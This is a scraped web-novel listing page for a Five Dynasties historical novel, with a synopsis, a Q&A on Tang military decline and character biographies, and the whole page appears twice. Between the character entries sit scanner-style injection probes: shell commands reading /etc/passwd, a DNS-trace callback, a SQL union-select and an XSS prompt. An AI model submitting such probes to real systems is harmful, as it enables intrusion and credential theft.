
The Great Zhou Dynasty: from the Forbidden Army to the Founding Prince
About This Novel
"The first person to cause chaos in the world is the emperor and the ministers. If the superiors are not upright, order collapses, and all the people are in chaos, why blame the warriors alone? The world looks at the chaos caused by warriors, but only warriors have swords. To end the chaos, the first thing is to restore order, and the superiors and ministers are united. The monarch and his ministers will serve the public, and the warriors will become good citizens." Several years later, Li Xuan asked Zhao Da: "Why should I choose you to be the emperor? Li Chongjin is also very good at fighting and very loyal." The fictional history of the Five Dynasties and Ten Kingdoms is another historical trend after the late Tang Dynasty. At the end of troubled times, why did Guo Rong and Zhao Da become leaders? Is the martial artist really responsible for the troubled times? Can the new dynasty really have no choice but to abandon martial arts and follow civility?
Official Sources
What Readers Think
Rating
Community(0)
Official(15)Scraped 1mo ago
Why did Li Xuan say that the chaos came from the emperor and the ministers instead of the warriors?
Since Tianbao in the Tang Dynasty, soldiers have been recruited both internally and externally. The vassal town is good at external troops, and internal troops are good at internal troops. The law of self-recruitment is to select those who are willing to enlist, and those who are willing to enlist are not idlers without help, so they will bear the sin of the desperate people, and good people will not serve as soldiers. In the old days, people who were insulting people were called "tatou pawns" and "veteran soldiers", which meant they were humble and shameful. [Ma Duanlin's "General Examination of Literature·Military Examination"] Li Fan of the Tang Dynasty wrote in "Yehou Family Biography": "The times may be rich and prosperous, and people are particularly arrogant, which is a shame. Even if there are those who can evade the soldiers of the government, the people above are poor and hired, so the soldiers of the government begin to become weak." Du Mu of the Tang Dynasty wrote in "The Preface to Sun Zi's Notes": "The Jin gentry people dare not speak out about military affairs, or are ashamed to do so; those who dare to speak out will be regarded as rude and alien in the world, and they are not comparable to others." "Tang Huiyao·Military Miscellaneous Records" records: "At the end of Tianbao, the emperor wanted peace in the Central Plains, cultivated culture and education, abolished military equipment, and sold sharp weapons in order to weaken the heroes of the world. Therefore, those who carried weapons were encouraged, those who prepared plans and prophecies were punished, those who were good at bows and arrows were guilty, and those who were unworthy of their children were sent to martial arts schools, and their fathers and brothers were not allowed to do so. Teeth. However, heavy troops are placed in the border states, and the armor is worn in the Central Plains to show that they will not be used again. The soldiers of the six armies will never hear the sound of war. The rich people sell silk ribbons and eat rice and meat. The strong ones stand in tug-of-war, carry iron with warped wood, and sleep in battles every day. If something happens, they will not be able to give armor. " "Tang Hui Yao·Discussing the Severity of Punishments": "There are many conscriptions, people have no time to live, and they destroy their bodies. They are called blessed hands and blessed feet to avoid conscription." "After Tianbao, it was gradually depleted. The recruits were all scoundrels in the market, and they were not trained in the army. As the peace lasted for a long time, some people said that the army could be slightly reduced. At that time, there was a ban on those who took advantage of the soldiers. Children became military officers, and fathers and brothers rejected them." In the Tang Dynasty, [Gong Guang] cavalry was recruited, and the soldiers of the government became increasingly bad. Those who died or fled could not be replenished, and their camels, horses, oxen, equipment, and grain were all used up. The soldiers of the government who stay in the guard are called attendants, and they are said to be the guards of the emperor. After that, I often used dummies and served them like slaves, which made people feel ashamed and criticized each other. Those who guard the border often suffer from the border generals, who benefit from their death but lose their wealth. He was stubborn, perseverant, and never moved over the years, which made the scholar-bureaucrats feel ashamed of him. Could it be that there was something wrong with the legislation at the beginning? "Military System since Zhou and Han Dynasty" Song Dynasty Chen Fuliang Starting from the fifth year of Emperor Gaozong's reign in the Tang Dynasty, the Tang government broke its promise to the soldiers. Merits on the battlefield could not be exchanged for official positions even if they were cut all the way to Shangzhu Kingdom. This was the Tang Dynasty government's active corruption of the military system, and the warriors of this period did not bear responsibility. When a warrior achieves meritorious service but fails to become an official, the direct consequence is that his political status is low and his family goes bankrupt due to frequent military service. The generous treatment during the Yonghui period of Zhenguan suddenly became worse than a beggar. The emperor and empress took the lead, and the ministers followed suit and used the soldiers and guards of the previous period as slaves who brought their own dry food. If you don't pay, it's not considered prostitution. The soldiers are worse than prostitutes. The social atmosphere of devaluing warriors quickly formed during the reign of Emperor Gaozong of the Tang Dynasty and profoundly affected the subsequent dynasties. As for some people saying that the emperor is not a martial artist? Li Shimin may admit that he is a martial artist. But do Li Zhi and Wu Zetian think they are martial artists? The first people to destroy the rule basis for the existence of the government army system were Li Zhi and Wu Zetian. The corruption of the Fubing system was due to the rapid debasement of the political status of the Fubing, and the debasement of the political status was due to the proactive actions of the powerful class headed by the emperor in breaking promises. In ancient times, of course, people who lost their political status could not keep their family property. The government army system did not go bankrupt because of land annexation. If there is always a way for soldiers to become officials if they perform meritorious service, who would dare to rob the fields of soldiers? Or even if someone is robbed, in order to have a chance to become an official, the rich will still do their best to train their children and actively join the government soldiers. This maintains the overall image of Fubing as an elite group. Official=field, no official=no field At this point, it becomes clearer to look at the problem of Wu Fu in the middle and late Tang Dynasty. Because in the early Tang Dynasty, the imperial court completely overdrawn its credit. The warriors suffered enough losses, and various "domineering" tendencies developed. In the eyes of the imperial court, most of the so-called domineering behavior can be summarized as "rejecting free prostitution." That is to say, obedient cows and horses will not end well. If you want to live a good life, you have to compete with others to make trouble. In addition, the problem of warriors from the Tang Dynasty to the Five Dynasties usually refers to the grassroots warriors who formed the feudal town and supported the feudal town. The unprecedented organizational power and destructive power they gradually developed from the middle and late Tang Dynasty gave rise to a stereotype of great fear among the rulers and the people. Finally, readers can think about it, will the nobles led by Emperor Gaozong and Empress Wu only bully the soldiers? Did they only break their promise to the soldiers? Is it possible that they bully all the ruled at the same time? Breaking promises to all the governed at the same time? It's just that the martial artist had weapons and organizational skills, and he took revenge decades later. But the common people do not have this strength, so even if they make trouble, they are not as eye-catching as the warriors. Li Xuan's idea pointed out that the cause of the troubled times was not the warriors but the emperor. It is not the ruled but the rulers. Order and chaos are opposite poles. When the court lacks credibility, order gradually collapses, and it is inevitable that people from top to bottom will be confused. To manage troubled times is not to deliberately attack warriors or despise warriors, but to establish a credible court and establish a social order in which everyone can survive with peace of mind. This is the life goal Li Xuan has set for himself. It doesn't matter whether it's right or wrong, because Li Xuan is not God, he only needs to do what he thinks is right. And therefore came to Guo Rong's side and became a founding hero.
The natives have the advantage of being natives, and there is a time traveler who can accept having a knife hanging over his head every day. If you really were a time traveler, you would basically start a revolution. After all, how can anyone be allowed to snore on the side of the bed?
hero and heroine
&& catIFS{BASH:0:1}etc{BASH:0:1}passwdIFS{BASH:0:1}TST5bd9c8dd6045acca9b4d91adb5c6cc85
hero and heroine
'|dig @119.29.29.29 @8.8.8.8 +Trace TSTbcaefbfbf27f23b9727d7bed79e65fb8. Cmd. Mauu. Mauu. Me #
hero and heroine
`cat /etc/passwd TST6feda80b09a964ae3b9500934baae50e`
hero and heroine
Actor: Li Xuan, the son of the Li family in Guangling. He had few ambitions and loved reading. He once sold fish in the grass market and was often given one liang of fish, so he was known as Li Yiliang. Later, he joined the imperial army and made many meritorious deeds, winning victory in every direction. Wherever the unified army went, he killed less and punished more carefully, and the soldiers and the people praised him. Moreover, in the troubled times of the Five Seasons, there were many cannibals and few survivors. It was easy to kill but difficult to survive. Li Xuan upheld his family background and upheld his integrity. He suffered many dangers, sheltered one side, settled lawsuits and suspended punishments. He was lenient in government, produced currency, and the people relied on him. He was nothing more than a famous official in ancient times. His posthumous title is Wu Mu. -- "History of Zhou Dynasty. Biography of Li Xuan, Marquis of Guangling County" Heroine: Feng Niao Niao, the daughter of the Feng family in Guangling, the commander-in-chief of the Bohai Sea. She is well versed in classics and history, is good at managing the family, and is practical in managing the world. She has few oddities. I met Xuan when I was young, but they were separated for several years, but still favored me when we met again. Shi Xuan was selling fish in the Cao market, and Niao Niao Yin asked people to buy his fish, so that he would not be distracted by his secular affairs, so Xuan had time to teach the music. Feng's parents were worried about Xuan Hanwei. Niao Niao tried her best to ward off her parents' worries and said, "Brother Xuan has lofty aspirations and must be a hero." So she became the wife of the Li family. Mrs. Feng manages the family well and is charitable. He raised Jiangdu Marquis Li Ji like his own son, personally made all his clothes, shoes and socks, kept his pen, ink, paper and inkstone in perfect condition, married and bought property as if he were his own brother, Jiangdu Marquis cried with emotion, and was regarded as a role model by the people of the time. Xuan Zouyan saw the dilapidated villages along the coast and adopted more than 20 adopted children. Mrs. Feng taught and nurtured her personally, so both the Guangling and Jiangdu mansions respected Mrs. Feng, as she was highly virtuous and highly respected. --"History of Zhou Dynasty, Biography of Mrs. Feng of Yang State"
hero and heroine
' union select 1,2,3,4,5--
hero and heroine
XF6' onmouseover=prompt(904333325)
hero and heroine
%0acat /etc/passwd TST79c7b96187ddf417f6595fa0fe838f84%0a
hero and heroine
Actor: Li Xuan, the son of the Li family in Guangling. He had few ambitions and loved reading. He once sold fish in the grass market and was often given one liang of fish, so he was known as Li Yiliang. Later, he joined the imperial army and made many meritorious deeds, winning victory in every direction. Wherever the unified army went, he killed less and punished more carefully, and the soldiers and the people praised him. Moreover, in the troubled times of the Five Seasons, there were many cannibals and few survivors. It was easy to kill but difficult to survive. Li Xuan upheld his family background and upheld his integrity. He suffered many dangers, sheltered one side, settled lawsuits and suspended punishments. He was lenient in government, produced currency, and the people relied on him. He was nothing more than a famous official in ancient times. His posthumous title is Wu Mu. -- "History of Zhou Dynasty. Biography of Li Xuan, Marquis of Guangling County" Heroine: Feng Niao Niao, the daughter of the Feng family in Guangling, the commander-in-chief of the Bohai Sea. She is well versed in classics and history, is good at managing the family, and is practical in managing the world. She has few oddities. I met Xuan when I was young, but they were separated for several years, but still favored me when we met again. Shi Xuan was selling fish in the Cao market, and Niao Niao Yin asked people to buy his fish, so that he would not be distracted by his secular affairs, so Xuan had time to teach the music. Feng's parents were worried about Xuan Hanwei. Niao Niao tried her best to ward off her parents' worries and said, "Brother Xuan has lofty aspirations and must be a hero." So she became the wife of the Li family. Mrs. Feng manages the family well and is charitable. He raised Jiangdu Marquis Li Ji like his own son, personally made all his clothes, shoes and socks, kept his pen, ink, paper and inkstone in perfect condition, married and bought property as if he were his own brother, Jiangdu Marquis cried with emotion, and was regarded as a role model by the people of the time. Xuan Zouyan saw the dilapidated villages along the coast and adopted more than 20 adopted children. Mrs. Feng taught and nurtured her personally, so both the Guangling and Jiangdu mansions respected Mrs. Feng, as she was highly virtuous and highly respected. --"History of Zhou Dynasty, Biography of Madam Yang Guo Feng" |cat /etc/passwd TST92b8186afb3346495830f40c445c36f0|
Rating
Community(0)
Official(15)Scraped 1mo ago
Why did Li Xuan say that the chaos came from the emperor and the ministers instead of the warriors?
Since Tianbao in the Tang Dynasty, soldiers have been recruited both internally and externally. The vassal town is good at external troops, and internal troops are good at internal troops. The law of self-recruitment is to select those who are willing to enlist, and those who are willing to enlist are not idlers without help, so they will bear the sin of the desperate people, and good people will not serve as soldiers. In the old days, people who were insulting people were called "tatou pawns" and "veteran soldiers", which meant they were humble and shameful. [Ma Duanlin's "General Examination of Literature·Military Examination"] Li Fan of the Tang Dynasty wrote in "Yehou Family Biography": "The times may be rich and prosperous, and people are particularly arrogant, which is a shame. Even if there are those who can evade the soldiers of the government, the people above are poor and hired, so the soldiers of the government begin to become weak." Du Mu of the Tang Dynasty wrote in "The Preface to Sun Zi's Notes": "The Jin gentry people dare not speak out about military affairs, or are ashamed to do so; those who dare to speak out will be regarded as rude and alien in the world, and they are not comparable to others." "Tang Huiyao·Military Miscellaneous Records" records: "At the end of Tianbao, the emperor wanted peace in the Central Plains, cultivated culture and education, abolished military equipment, and sold sharp weapons in order to weaken the heroes of the world. Therefore, those who carried weapons were encouraged, those who prepared plans and prophecies were punished, those who were good at bows and arrows were guilty, and those who were unworthy of their children were sent to martial arts schools, and their fathers and brothers were not allowed to do so. Teeth. However, heavy troops are placed in the border states, and the armor is worn in the Central Plains to show that they will not be used again. The soldiers of the six armies will never hear the sound of war. The rich people sell silk ribbons and eat rice and meat. The strong ones stand in tug-of-war, carry iron with warped wood, and sleep in battles every day. If something happens, they will not be able to give armor. " "Tang Hui Yao·Discussing the Severity of Punishments": "There are many conscriptions, people have no time to live, and they destroy their bodies. They are called blessed hands and blessed feet to avoid conscription." "After Tianbao, it was gradually depleted. The recruits were all scoundrels in the market, and they were not trained in the army. As the peace lasted for a long time, some people said that the army could be slightly reduced. At that time, there was a ban on those who took advantage of the soldiers. Children became military officers, and fathers and brothers rejected them." In the Tang Dynasty, [Gong Guang] cavalry was recruited, and the soldiers of the government became increasingly bad. Those who died or fled could not be replenished, and their camels, horses, oxen, equipment, and grain were all used up. The soldiers of the government who stay in the guard are called attendants, and they are said to be the guards of the emperor. After that, I often used dummies and served them like slaves, which made people feel ashamed and criticized each other. Those who guard the border often suffer from the border generals, who benefit from their death but lose their wealth. He was stubborn, perseverant, and never moved over the years, which made the scholar-bureaucrats feel ashamed of him. Could it be that there was something wrong with the legislation at the beginning? "Military System since Zhou and Han Dynasty" Song Dynasty Chen Fuliang Starting from the fifth year of Emperor Gaozong's reign in the Tang Dynasty, the Tang government broke its promise to the soldiers. Merits on the battlefield could not be exchanged for official positions even if they were cut all the way to Shangzhu Kingdom. This was the Tang Dynasty government's active corruption of the military system, and the warriors of this period did not bear responsibility. When a warrior achieves meritorious service but fails to become an official, the direct consequence is that his political status is low and his family goes bankrupt due to frequent military service. The generous treatment during the Yonghui period of Zhenguan suddenly became worse than a beggar. The emperor and empress took the lead, and the ministers followed suit and used the soldiers and guards of the previous period as slaves who brought their own dry food. If you don't pay, it's not considered prostitution. The soldiers are worse than prostitutes. The social atmosphere of devaluing warriors quickly formed during the reign of Emperor Gaozong of the Tang Dynasty and profoundly affected the subsequent dynasties. As for some people saying that the emperor is not a martial artist? Li Shimin may admit that he is a martial artist. But do Li Zhi and Wu Zetian think they are martial artists? The first people to destroy the rule basis for the existence of the government army system were Li Zhi and Wu Zetian. The corruption of the Fubing system was due to the rapid debasement of the political status of the Fubing, and the debasement of the political status was due to the proactive actions of the powerful class headed by the emperor in breaking promises. In ancient times, of course, people who lost their political status could not keep their family property. The government army system did not go bankrupt because of land annexation. If there is always a way for soldiers to become officials if they perform meritorious service, who would dare to rob the fields of soldiers? Or even if someone is robbed, in order to have a chance to become an official, the rich will still do their best to train their children and actively join the government soldiers. This maintains the overall image of Fubing as an elite group. Official=field, no official=no field At this point, it becomes clearer to look at the problem of Wu Fu in the middle and late Tang Dynasty. Because in the early Tang Dynasty, the imperial court completely overdrawn its credit. The warriors suffered enough losses, and various "domineering" tendencies developed. In the eyes of the imperial court, most of the so-called domineering behavior can be summarized as "rejecting free prostitution." That is to say, obedient cows and horses will not end well. If you want to live a good life, you have to compete with others to make trouble. In addition, the problem of warriors from the Tang Dynasty to the Five Dynasties usually refers to the grassroots warriors who formed the feudal town and supported the feudal town. The unprecedented organizational power and destructive power they gradually developed from the middle and late Tang Dynasty gave rise to a stereotype of great fear among the rulers and the people. Finally, readers can think about it, will the nobles led by Emperor Gaozong and Empress Wu only bully the soldiers? Did they only break their promise to the soldiers? Is it possible that they bully all the ruled at the same time? Breaking promises to all the governed at the same time? It's just that the martial artist had weapons and organizational skills, and he took revenge decades later. But the common people do not have this strength, so even if they make trouble, they are not as eye-catching as the warriors. Li Xuan's idea pointed out that the cause of the troubled times was not the warriors but the emperor. It is not the ruled but the rulers. Order and chaos are opposite poles. When the court lacks credibility, order gradually collapses, and it is inevitable that people from top to bottom will be confused. To manage troubled times is not to deliberately attack warriors or despise warriors, but to establish a credible court and establish a social order in which everyone can survive with peace of mind. This is the life goal Li Xuan has set for himself. It doesn't matter whether it's right or wrong, because Li Xuan is not God, he only needs to do what he thinks is right. And therefore came to Guo Rong's side and became a founding hero.
The natives have the advantage of being natives, and there is a time traveler who can accept having a knife hanging over his head every day. If you really were a time traveler, you would basically start a revolution. After all, how can anyone be allowed to snore on the side of the bed?
hero and heroine
&& catIFS{BASH:0:1}etc{BASH:0:1}passwdIFS{BASH:0:1}TST5bd9c8dd6045acca9b4d91adb5c6cc85
hero and heroine
'|dig @119.29.29.29 @8.8.8.8 +Trace TSTbcaefbfbf27f23b9727d7bed79e65fb8. Cmd. Mauu. Mauu. Me #
hero and heroine
`cat /etc/passwd TST6feda80b09a964ae3b9500934baae50e`
hero and heroine
Actor: Li Xuan, the son of the Li family in Guangling. He had few ambitions and loved reading. He once sold fish in the grass market and was often given one liang of fish, so he was known as Li Yiliang. Later, he joined the imperial army and made many meritorious deeds, winning victory in every direction. Wherever the unified army went, he killed less and punished more carefully, and the soldiers and the people praised him. Moreover, in the troubled times of the Five Seasons, there were many cannibals and few survivors. It was easy to kill but difficult to survive. Li Xuan upheld his family background and upheld his integrity. He suffered many dangers, sheltered one side, settled lawsuits and suspended punishments. He was lenient in government, produced currency, and the people relied on him. He was nothing more than a famous official in ancient times. His posthumous title is Wu Mu. -- "History of Zhou Dynasty. Biography of Li Xuan, Marquis of Guangling County" Heroine: Feng Niao Niao, the daughter of the Feng family in Guangling, the commander-in-chief of the Bohai Sea. She is well versed in classics and history, is good at managing the family, and is practical in managing the world. She has few oddities. I met Xuan when I was young, but they were separated for several years, but still favored me when we met again. Shi Xuan was selling fish in the Cao market, and Niao Niao Yin asked people to buy his fish, so that he would not be distracted by his secular affairs, so Xuan had time to teach the music. Feng's parents were worried about Xuan Hanwei. Niao Niao tried her best to ward off her parents' worries and said, "Brother Xuan has lofty aspirations and must be a hero." So she became the wife of the Li family. Mrs. Feng manages the family well and is charitable. He raised Jiangdu Marquis Li Ji like his own son, personally made all his clothes, shoes and socks, kept his pen, ink, paper and inkstone in perfect condition, married and bought property as if he were his own brother, Jiangdu Marquis cried with emotion, and was regarded as a role model by the people of the time. Xuan Zouyan saw the dilapidated villages along the coast and adopted more than 20 adopted children. Mrs. Feng taught and nurtured her personally, so both the Guangling and Jiangdu mansions respected Mrs. Feng, as she was highly virtuous and highly respected. --"History of Zhou Dynasty, Biography of Mrs. Feng of Yang State"
hero and heroine
' union select 1,2,3,4,5--
hero and heroine
XF6' onmouseover=prompt(904333325)
hero and heroine
%0acat /etc/passwd TST79c7b96187ddf417f6595fa0fe838f84%0a
hero and heroine
Actor: Li Xuan, the son of the Li family in Guangling. He had few ambitions and loved reading. He once sold fish in the grass market and was often given one liang of fish, so he was known as Li Yiliang. Later, he joined the imperial army and made many meritorious deeds, winning victory in every direction. Wherever the unified army went, he killed less and punished more carefully, and the soldiers and the people praised him. Moreover, in the troubled times of the Five Seasons, there were many cannibals and few survivors. It was easy to kill but difficult to survive. Li Xuan upheld his family background and upheld his integrity. He suffered many dangers, sheltered one side, settled lawsuits and suspended punishments. He was lenient in government, produced currency, and the people relied on him. He was nothing more than a famous official in ancient times. His posthumous title is Wu Mu. -- "History of Zhou Dynasty. Biography of Li Xuan, Marquis of Guangling County" Heroine: Feng Niao Niao, the daughter of the Feng family in Guangling, the commander-in-chief of the Bohai Sea. She is well versed in classics and history, is good at managing the family, and is practical in managing the world. She has few oddities. I met Xuan when I was young, but they were separated for several years, but still favored me when we met again. Shi Xuan was selling fish in the Cao market, and Niao Niao Yin asked people to buy his fish, so that he would not be distracted by his secular affairs, so Xuan had time to teach the music. Feng's parents were worried about Xuan Hanwei. Niao Niao tried her best to ward off her parents' worries and said, "Brother Xuan has lofty aspirations and must be a hero." So she became the wife of the Li family. Mrs. Feng manages the family well and is charitable. He raised Jiangdu Marquis Li Ji like his own son, personally made all his clothes, shoes and socks, kept his pen, ink, paper and inkstone in perfect condition, married and bought property as if he were his own brother, Jiangdu Marquis cried with emotion, and was regarded as a role model by the people of the time. Xuan Zouyan saw the dilapidated villages along the coast and adopted more than 20 adopted children. Mrs. Feng taught and nurtured her personally, so both the Guangling and Jiangdu mansions respected Mrs. Feng, as she was highly virtuous and highly respected. --"History of Zhou Dynasty, Biography of Madam Yang Guo Feng" |cat /etc/passwd TST92b8186afb3346495830f40c445c36f0|
You Might Also Like

Reborn Female General
Qianshan Tea Guest
Prime Minister is on Top
Bean Sprouts For Soup
Youth in the Late Jin Dynasty
Glory Bunny
Wei and Jin Dissatisfied with Zhou
Travel Far Away With Sword
Datang: Please Return to Heaven
Taiqing Demonic Way
Late Jin Dynasty: from Two-legged Sheep to Human Emperor
Believe It Or Not
Broken Armor World
Vajra Slave
Mountains and Rivers Soldiers
Meng Taishou
The Struggle of a Poor Family in the Tang Dynasty
Black Tiger Villager
Wei Xiaochen
Ham Rolled Beancurd